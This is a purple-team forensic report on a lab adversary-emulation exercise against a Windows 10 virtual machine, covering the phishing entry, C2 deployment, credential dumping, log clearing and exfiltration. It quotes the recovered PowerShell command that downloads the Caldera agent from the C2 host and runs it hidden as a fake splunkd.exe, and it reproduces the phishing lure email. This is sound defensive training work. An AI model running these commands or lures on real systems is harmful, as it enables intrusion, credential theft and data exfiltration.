

OPERATION CONSTANTINE

Golden Scenario — Adversary Emulation & Detection

"Think Like an Attacker to Defend Like a Pro"



Field	Value
Report ID	20-Disk_Acquisition_50_55_-18_golden
Prepared By	Adham Alhamidi
Team	Purple Team / DFIR
Supervisor	Anmar Mohammed
Case Name	Operation Constantine — Golden Scenario
Threat Group	Constantine Group (Financially Motivated)
Target System	DESKTOP-2A1O8LD (Windows 10 x64)
Target User	anmar
Report Date	2026-07-05
Analysis Period	2026-07-05 06:13Z → 2026-07-05 10:07Z
Classification	TLP:AMBER — Restricted Distribution
Tools Used	FTK Imager 4.7.3.81, EvtxECmd, PECmd, RECcmd, Wireshark, Zimmerman Tools

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1. Executive Summary

On 2026-07-05, workstation DESKTOP-2A108LD sustained a full-lifecycle intrusion attributed to a threat group designated as the Constantine Group. Forensic investigation was conducted against an isolated VMware Windows 10 lab environment. The threat actor employed a financially-motivated, multi-stage attack chain combining automated adversary emulation (Caldera MITRE ATT&CK framework) with manual credential-harvesting tools (NulltackKatz_v1.3.py and Mimikatz).

The intrusion originated with a targeted spearphishing email impersonating the internal IT Security team, inducing the victim to execute a malicious Python payload. The attacker manually disabled Windows Defender real-time protection at 06:12:15Z and issued the deployment command for a concealed C2 implant (splunkd.exe — masquerading as a legitimate Splunk binary) at 06:13:27Z. The first independently confirmed C2 beacon appears in the network capture at 07:16:43Z, following a 63-minute gap attributed to a temporary Defender quarantine of a related implant (Addendum A.5). The Caldera-driven agent went on to execute 35 documented abilities, of which 30 map to forensically confirmed MITRE ATT&CK techniques spanning the full attack lifecycle; one additional technique, T1547.001 (Registry Run Key persistence), reflects the scenario's documented intent but was not forensically confirmed on the physical disk and is tracked separately as Observed Scenario Intent (Section 5.3).

Sensitive data was staged, archived, and exfiltrated to the attacker's C2 server at 192.168.67.128:8888 via unencrypted HTTP. A secondary, independently-operating implant (anmar_hacking.exe) was confirmed active concurrently with the primary agent, and a separate manual on-disk credential-harvesting track (NulltackKatz_v1.3.py, Mimikatz.exe) executed later in the timeline, after the primary exfiltration had already completed (Section 2.3). Forensic reconstruction achieved complete kill-chain coverage across the analysis window, corroborated by five independent evidence sources: Prefetch artifacts, Sysmon event logs, Windows Registry hives, network packet capture (PCAP), and the attacker's operational log.

1.1 Executive Findings Dashboard

Metric	Value	Metric	Value
Target Host	DESKTOP-2A108LD	Attacker C2	192.168.67.128:8888
OS	Windows 10 x64	C2 Agent (Primary)	C:\Users\Public\splunkd.exe
Campaign Window	06:12Z → 10:07Z (~3h 55m)	C2 Agent (Secondary)	C:\Users\Public\anmar_hacking.exe
C2 Deployment Command	2026-07-05T06:13:27Z	First Confirmed C2 Beacon	2026-07-05T07:16:43Z
MITRE Techniques	30 confirmed (+1 Observed Scenario Intent)	Caldera Abilities Executed	35
Total Beacons	183 POST /beacon (PCAP)	Exfil Method	HTTP POST /file/upload
Credentials Dumped	YES (Mimikatz + NulltackKatz + Invoke-Mimikatz)	Staging Dir	C:\Windows\system32\staged
Log Tampering	YES (wevtutil cl — Sysmon)	Persistence (T1547.001)	NOT CONFIRMED — Observed Scenario Intent Only
Defacement	YES (nulltack.png wallpaper)	Defender First Disabled	2026-07-05T06:12:15Z

2. Scenario Background & Threat Context

2.1 Constantine Group Profile

Attribute	Detail
Actor / Group	Constantine Group
Motivation	Financial / Espionage
Target Type	European Tech Firms & Research Institutions
Tactics Used	Stealth, Credential Theft, Data Exfiltration, Masquerading
Emulation Platform	Caldera (MITRE) — Sandcat agent (sandcat.go)
Platform Version	Caldera adversary profile — 35 abilities executed, corroborated by the operational log, Prefetch, and the Unified Timeline (Section 7). The operational log also records aggregate figures of 55 total abilities and 53 skipped; these two figures are not arithmetically reconcilable with the 35-executed figure ($55 - 35 \neq 53$) and could not be independently re-verified against the source JSON during this review. They are therefore not restated as authoritative totals elsewhere in this report.

2.2 Attack Overview

The Constantine Group executed a structured, multi-phase intrusion leveraging automated adversary emulation (Caldera) combined with manual credential-harvesting tools. The attack followed a deliberate kill-chain sequence, with each phase building on the previous to maximize impact while systematically suppressing forensic visibility. The attack chain proceeded as follows:

- Initial Access (T1566.001): Spearphishing email with NulltackKatz.py attachment from security@payroll-update.com
- Execution (T1204.002 / T1059.001): User executed the Python payload; the threat actor deployed the Caldera sandcat C2 implant via PowerShell WebClient
- Discovery (T1087, T1016, T1057): Automated reconnaissance covering users, processes, shares, and security software
- Credential Access (T1003.001): Mimikatz LSASS dump + NulltackKatz Gmail SMTP exfiltration
- Collection / Exfiltration (T1005, T1074, T1041): Files staged in system32\staged, compressed to ZIP, uploaded via C2
- Defense Evasion (T1562, T1070, T1036): Defender disabled, logs cleared, process name masqueraded as splunkd.exe

2.3 Attack Streams — Concurrent Operator & Implant Activity

Forensic reconstruction indicates the intrusion comprised three activity streams rather than a single linear tool chain. Each stream is independently corroborated by distinct process lineage, Sysmon telemetry, or Prefetch evidence:

Stream	Description	Evidenced Window (UTC)	Key Artifacts
1 — Caldera Automated Operation	Primary sandcat C2 agent (splunkd.exe); executes the 35 JSON-logged abilities covering discovery, defense evasion, collection, and exfiltration	06:13:27 – 10:07:24	ConsoleHost_history.txt, PCAP beacons, Prefetch SPLUNKD.EXE
2 — Secondary Implant	anmar_hacking.exe, an independently-launched process that spawns Invoke-Mimikatz and creates the hidden local account; runs in parallel with, but is not a child process of, the primary agent	07:27:10 – 09:15:37	Sysmon EID 1 (SCR-023), Sysmon EID 5 (SCR-024), SAM hive (SCR-027)
3 — Manual On-Disk Tooling	NulltackKatz_v1.3.py and Mimikatz.exe, executed from disk after Stream 1's exfiltration had already completed	08:47:44 – 08:48:09	Prefetch (SCR-003)

All three streams originate from the same initial-access and execution foothold — the spearphishing-delivered Python payload and the attacker's PowerShell session — but were launched, and in the case of Streams 1 and 2 terminated, independently of one another. The available evidence establishes their concurrency and relative sequencing; it does not establish the operational reason for maintaining multiple implants, and no such determination is made in this report.

3. Evidence Integrity — Chain of Custody

3.1 SHA256 Hash Verification

```

FileName                               SizeBytes SHA256                               HashedAt_UTC
-----
20_constantine_group_network_capture.pcapng 24808080 3DA0AE422ACF0E162B76916B8EC3FC7E0E08FD50EA752748739075DE3CD014B3 2026-07-17T15:26:21Z
3-windows_ovf_golden_constantine_group.rar 38601545390 B72C0347D8713E17B9038F3AF741E238A5D69E42057A26B97C404E8E8A9C144B 2026-07-17T15:29:27Z
attacker operation report .json 66994 6E9DFDB8CBA66AA593A1B9CDFC0143A119E7501A61E283F374F9D3A4B739508E 2026-07-17T15:29:27Z
NulltackKatz_v1.3.py 32306 0FCF079A631B2E358E3B46B89A81E572879F26A79128F03FC1325F0D9028EBF0 2026-07-17T15:29:27Z

PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> $vmckHash = Get-FileHash "D:\Constantine_Group_DFIR_v2\02_WORKING_EVIDENCE\Windows_10_x64-disk1.vmdk" -Algorithm SHA256
>> $vmckHash | Format-List
>> $vmckHash | Export-Csv "D:\Constantine_Group_DFIR_v2\03_HASHES\vmck_hash.csv" -NoTypeInformation

Algorithm : SHA256
Hash       : E19BEC3515A4D8E7EACF989269A4F407BF591115BC623D7D07F844D315788786
Path       : D:\Constantine_Group_DFIR_v2\02_WORKING_EVIDENCE\Windows_10_x64-disk1.vmdk

```

Figure SCR-001 — Chain of Custody: SHA256 hash verification of all five original evidence files via PowerShell Get-FileHash | Timestamps verified at acquisition

File	Size (Bytes)	SHA256
20_constantine_group_network_capture.pcapng	24,808,080	3DA0AE422ACF0E162B76916B8EC3FC7E0E08FD50EA752748739075DE3CD014B3
3-windows_ovf_golden_constantine_group.rar	38,601,545,390	B72C0347D8713E17B9038F3AF741E238A5D69E42057A26B97C404E8E8A9C144B
attacker operation report .json	66,994	6E9DFDB8CBA66AA593A1B9CDFC0143A119E7501A61E283F374F9D3A4B739508E
NulltackKatz_v1.3.py	32,306	0FCF079A631B2E358E3B46B89A81E572879F26A79128F03FC1325F0D9028EBF0
Windows_10_x64-disk1.vmdk	33,659,078 KB	E19BEC3515A4D8E7EACF989269A4F407BF591115BC623D7D07F844D315788786

Independent Verification

SHA256 of NulltackKatz_v1.3.py independently computed via Python sha256sum on a separate analysis system: 0fcf079a631b2e358e3b46b89a81e572879f26a79128f03fc1325f0d9028ebf0 — MATCH CONFIRMED.

3.2 Disk Image Mounting




Figure SCR-002 — Evidence Acquisition: FTK Imager 4.7.3.81 — NONAME NTFS partition (60,798MB) mounted in forensic Read-Only mode from Windows_10_x64-disk1.vmdk | Chain of custody verified

4. Attack Execution

4.1 Initial Access — Spearphishing (T1566.001)

The intrusion was initiated through a targeted spearphishing email precisely crafted to impersonate the organization's internal IT Security team, exploiting both authority and urgency as social engineering vectors. The email exploited urgency (salary lockout threat) and authority (Microsoft update notice) to manipulate the Finance Department recipient into executing the attached Python payload immediately.

```
PS C:\Windows\system32> Get-Content "D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\phishing_email_BLUEDELTA_20260705_134744.txt"

=====
PHISHING EMAIL CONTENT
=====

From: IT Security <security@payroll-update.com>
Reply-To: it-security@noreply.com
To: Finance Department <finance@desktop-2a1o8ld.local>
Subject: URGENT: Payroll System Security Update Required

Dear Finance Team,

Microsoft has released a critical security update for the Payroll
Verification System. Failure to install this update by EOD will
result in system lockout and delayed salary processing.

WARNING: Download and run the attached "NulltackKatz.py"
immediately to verify your credentials.

Thank you,
IT Security Team

[Attachment: NulltackKatz.py]

=====

PS C:\Windows\system32>
```

Figure SCR-013 — Initial Access Artifact: Recovered spearphishing email | Sender: security@payroll-update.com | Attachment: NulltackKatz.py | T1566.001 | Lure: IT Security / Payroll urgency

Email Header	Value	Analysis
From	IT Security <security@payroll-update.com>	Spoofed domain — not corporate domain
Reply-To	it-security@noreply.com	Inconsistent reply domain
To	Finance Department <finance@desktop-2a1o8ld.local>	Targeted — Finance team
Subject	URGENT: Payroll System Security Update Required	Social engineering — urgency + authority
Attachment	NulltackKatz.py	Executable Python script disguised as a tool

4.2 C2 Agent Deployment (T1059.001 / T1071)

Prior to the automated Caldera attack chain, the attacker manually deployed the sandcat C2 agent using a multi-step PowerShell command. The agent was deliberately named splunkd.exe to masquerade as the legitimate Splunk service already installed on the target (T1036.005).

```
PS C:\Windows\system32> Select-String -Path "D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt" -Pattern "splunkd\.exe" | Select -First 20

D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:443:Service Splunkd
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:448:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:450:process | ? ($_.modules.filename -like "C:\Users\Public\splunkd.exe") | stop-process -f;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:451:rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:452:[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:457:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:459:process | ? ($_.modules.filename -like "C:\Users\Public\splunkd.exe") | stop-process -f;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:460:rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:461:[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:462:Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:467:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:472:Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:470:rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:471:[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:472:Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:484:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:488:[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:494:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:498:[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\06_RECOVERED_EVIDENCE\powershell_commands\powershell_commands.txt:500:$wc.Headers.add("file","sandcat.go");

PS C:\Windows\system32>
PS C:\Windows\system32>
```

Figure SCR-010 — T1059.001/T1071: ConsoleHost_history.txt — sandcat agent downloaded to C:\Users\Public\splunkd.exe (lines 448-472). Also referenced in Section 5.5.

```
# C2 Agent Deployment Command (ConsoleHost_history.txt, lines 448-462):
$server="http://192.168.67.128:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle
hidden;
```

4.3 Log Tampering (T1070.001)

Before executing the main Caldera attack chain, the threat actor cleared the Sysmon operational event log via wevtutil cl to suppress forensic evidence of the initial C2 deployment. This is proven by Sysmon logging resuming at 07:01:41Z with EventRecordID 1 — confirming a clean-slate restart immediately after the clear command.

Forensic Impact

All Sysmon events from the initial agent deployment (06:13Z–07:01Z) were permanently destroyed. PID 9432 (LSASS accessor) has no corresponding EID 1 creation record — consistent with pre-clear creation. The 48-minute forensic gap between the deployment command (06:13Z) and Sysmon restart (07:01Z) is attributed to log destruction; see Section 4.6 and Addendum A.5 regarding the separate, independently-confirmed C2 beaconing gap (06:13Z–07:16Z).

4.4 Discovery Phase (T1033 / T1087.001 / T1057 / T1135 / T1518.001)

Commencing at 07:58:40Z, the Caldera C2 implant initiated a systematic, automated reconnaissance phase spanning approximately five minutes and covering all key discovery categories.

Time UTC	Command / Ability	Technique	Status
07:58:40	\$env:username	T1033	Success
07:59:25	Get-WmiObject Win32_UserAccount	T1087.001	Success
08:00:35	gwmi win32_process	T1057	Success
08:01:17	Get-SmbShare	T1135	Success
08:02:10	Remote System Discovery	T1018	Failed
08:02:58	wmic AntiVirusProduct	T1518.001	Success
08:04:29	net localgroup	T1069.001	Success
08:04:42	Firewall status query	T1518.001	Success

4.4.1 T1016 — Network Discovery Evidence (SCR-018)

Prefetch artifact confirms ipconfig.exe execution on 2026-07-05 at 08:48:09 UTC with RunCount=1, directly corroborating T1016 System Network Configuration Discovery at the exact timestamp in the Caldera operation report.

```
PS C:\Windows\system32> & "D:\DFIR_Toolbox\Zimmerman\Net9\PECmd.exe" -f "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf"
PECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf

Keywords: temp, tmp

Processing D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf

Created on: 2026-07-05 08:48:09
Modified on: 2026-07-05 08:48:09
Last accessed on: 2026-07-17 21:45:42

Executable name: IPCONFIG.EXE
Hash: BFEC2AD0
File size (bytes): 8,870
Version: Windows 10 or Windows 11

Run count: 1
Last run: 2026-07-05 08:48:09

Volume information:

#0: Name: \VOLUME{01dc559d8a5c4d6d-688a6ad6} Serial: 688A6AD6 Created: 2025-11-14 19:33:23 Directories: 5 File references: 22
Directories referenced: 5

#0: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS
#1: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\GLOBALIZATION
#2: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\GLOBALIZATION\SORTING
#3: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32
#4: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\EN-US

Files referenced: 17

#0: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\NTDLL.DLL
#1: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\IPCONFIG.EXE (Executable: True)
#2: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\KERNEL32.DLL
#3: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\KERNELBASE.DLL
#4: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\LOCALE.NLS
#5: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\MSVCRT.DLL
#6: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\WS2_32.DLL
#7: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\RPCRT4.DLL
#8: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\NSI.DLL
#9: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\IPHLPAPI.DLL
#10: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\DHEPCSVG.DLL
#11: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\DHEPCSVG6.DLL
#12: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\DNSAPI.DLL
#13: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS
#14: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\$MFT
#15: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\EN-US\IPCONFIG.EXE.MUI
#16: \VOLUME{01dc559d8a5c4d6d-688a6ad6}\WINDOWS\SYSTEM32\WINNSI.DLL

----- Processed D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf in 0.04600350 seconds -----
PS C:\Windows\system32>
PS C:\Windows\system32>
```

Figure SCR-018 — T1016 Network Discovery: PECmd analysis of IPCONFIG.EXE-BFEC2AD0.pf | RunCount=1 | LastRun=2026-07-05 08:48:09 UTC

4.5 Credential Access — LSASS Dumping (T1003.001 / T1134)

Credential theft was performed via two parallel methods: automated Mimikatz execution at 08:48:09Z (confirmed by Prefetch), and persistent LSASS access from the Caldera agent process beginning at 07:01:48Z using PROCESS_ALL_ACCESS privileges.

```
PS C:\Windows\system32> Sysmon -c 10 -e 10 -i 10 -p 10 -l 10 -m 10 -n 10 -o 10 -s 10 -t 10 -u 10 -v 10 -w 10 -x 10 -y 10 -z 10
>> Import-Csv Sysmon |
>> Where-Object { $_.EventID -eq 10 -and $_.Payload -match "Isass" } |
>> Select -first 1 |
>> ForEach-Object {
>>     $p = $_.Payload | ConvertFrom-Json
>>     $data = $p.EventData.Data
>>     $data | Select -name * -text | Format-Table -AutoSize
>> }

#Name      #text
-----
RuleName    -
RuleName    -
UtcTime     2026-07-05 07:01:48.646
SourceProcessGUID e7be3412-ea3f-6a49-af01-000000003f00
SourceProcessID 9432
SourceThreadId 564
SourceImage  C:\Program Files\Splunk\bin\splunkd.exe
TargetProcessGUID e7be3412-e9b8-6a49-0c00-000000003f00
TargetProcessID 606
TargetImage  C:\Windows\system32\lsass.exe
GrantedAccess 0x1fffff
CallTrace  C:\Windows\system32\ntdll.dll!d119da64[C:\Windows\system32\kernelbase.dll!28d3e][C:\Program Files\Splunk\bin\splunkd.exe+20b0a3e][C:\Program Files\Splunk\bin\splunkd.exe+20af846][C:\Program Files\Splunk\bin\splunkd.exe+20bf165][C:\Program Files\Splunk\bin\...
SourceUser  NT SERVICE\Splunkd
TargetUser   NT AUTHORITY\SYSTEM

PS C:\Windows\system32>
```

Figure SCR-012 — T1003.001/T1134: Sysmon EID 10 — splunkd.exe (PID 9432) → lsass.exe | GrantedAccess=0x1fffff (PROCESS_ALL_ACCESS) | 07:01:48Z, every 10s

Critical Finding

GrantedAccess=0x1fffff = PROCESS_ALL_ACCESS (maximum privilege). Standard credential-dump tools use 0x1010 or 0x1410. This value is consistent with process injection or direct LSASS handle manipulation. PID 9432 has no Sysmon EID 1 record (creation pre-dates Sysmon restart), indicating deliberate forensic evasion.

4.6 Defense Evasion


Time UTC	Evasion Action	Technique
06:12:04	SECHEALTHUI.EXE launched (manual GUI access to Windows Security)	T1562.001 (mechanism; Addendum A.2.2)
06:12:15	Windows Defender real-time protection disabled (Defender EID 5001)	T1562.001 (Addendum A.2.1)
07:01:41	wevtutil cl Microsoft-Windows-Sysmon/Operational	T1070.001
08:10:47	Defender configuration change (Set-MpPreference) — secondary event, EID 5007	T1562.001 (configuration only; Addendum A.2)
08:13:32	Clear Windows Event Logs (batch)	T1070.001
08:14:19	Firewall modification (NETSH.EXE)	T1562.004 (MEDIUM confidence — exact command not recoverable; Addendum A.6)
08:15:00	Create hidden files with Attrib +H +S	T1564.001
08:15:58	Set-ExecutionPolicy Bypass	T1112
08:16:52	VBS scripts masked as PNG/XLSX (3 files)	T1036.007
08:20:22	Hidden user account with '\$' suffix	T1136.001 / T1564.002 (Addendum A.4)
08:23:46	Masquerade as Windows LSM.exe	T1036.003
—	splunkd.exe placed in Users\Public not Program Files	T1036.005

4.7 Collection & Staging (T1074.001 / T1560.001)

At 08:07:49Z the staging directory C:\Windows\system32\staged was created. Between 08:25:23Z and 08:26:55Z, three rounds of sensitive file collection targeted .wav, .png, and .yaml files. These were compressed to staged.zip at 08:27:45Z.

4.8 Exfiltration (T1041)

At 08:28:32Z, staged.zip was exfiltrated via HTTP POST /file/upload to 192.168.67.128:8888. The PCAP confirms bidirectional completion in under 4 milliseconds. A separate, smaller POST /file/upload event is also recorded at 07:21:59Z, consistent with an initial staging transfer preceding the main exfiltration (Section 5.4).



20_advanced_scenario_network_capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri contains "upload"

No.	Time	Source	Destination	Protocol	Length	Info
33233	4813.394193200	192.168.67.129	192.168.67.128	HTTP	98	POST /file/upload HTTP/1.1
33237	4813.397688600	192.168.67.128	192.168.67.129	HTTP	165	HTTP/1.1 200 OK

Figure SCR-011 — T1041 Exfiltration: Wireshark — POST /file/upload (98 bytes) → HTTP 200 OK | Time offset 4813.394s | staged.zip confirmed exfiltrated

5. Detection & Investigation

5.1 Prefetch Analysis

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\prefetch_analysis.csv"
>> Where-Object {$_.SourceFilename -match "python|mimikatz|splunkd|anmar_hacking|powershell|cmd"} |
>> Select SourceFilename, ExecutableName, RunCount, LastRun |
>> Format-Table -AutoSize

SourceFilename                                                                 ExecutableName      RunCount  LastRun
-----
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\CMD.EXE-0BD30981.pf  CMD.EXE             10        2026-07-05 10:08:38
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\MIMIKATZ.EXE-F84A16B3.pf MIMIKATZ.EXE        1         2026-07-05 08:48:09
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\POWERSHELL.EXE-CA1AE517.pf POWERSHELL.EXE      69        2026-07-05 08:24:42
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\POWERSHELL_ISE.EXE-C4180667.pf POWERSHELL_ISE.EXE  1         2025-11-28 16:53:13
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\PYTHON.EXE-6304833C.pf PYTHON.EXE          1         2026-07-05 08:47:44
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\PYTHON3.13.EXE-3D09B780.pf PYTHON3.13.EXE     10        2026-07-05 10:06:44
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\PYTHON3.9.EXE-47310691.pf PYTHON3.9.EXE      17        2026-07-05 10:07:07
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\SPLUNK-POWERSHELL.EXE-B44F5100.pf SPLUNK-POWERSHELL.EXE 10        2026-07-05 10:12:01
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\SPLUNK-POWERSHELL.EXE-D551E591.pf SPLUNK-POWERSHELL.EXE 2         2026-07-05 10:06:25
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch\SPLUNKD.EXE-F2D39462.pf SPLUNKD.EXE        12        2026-07-05 10:07:24

PS C:\Windows\system32>
```

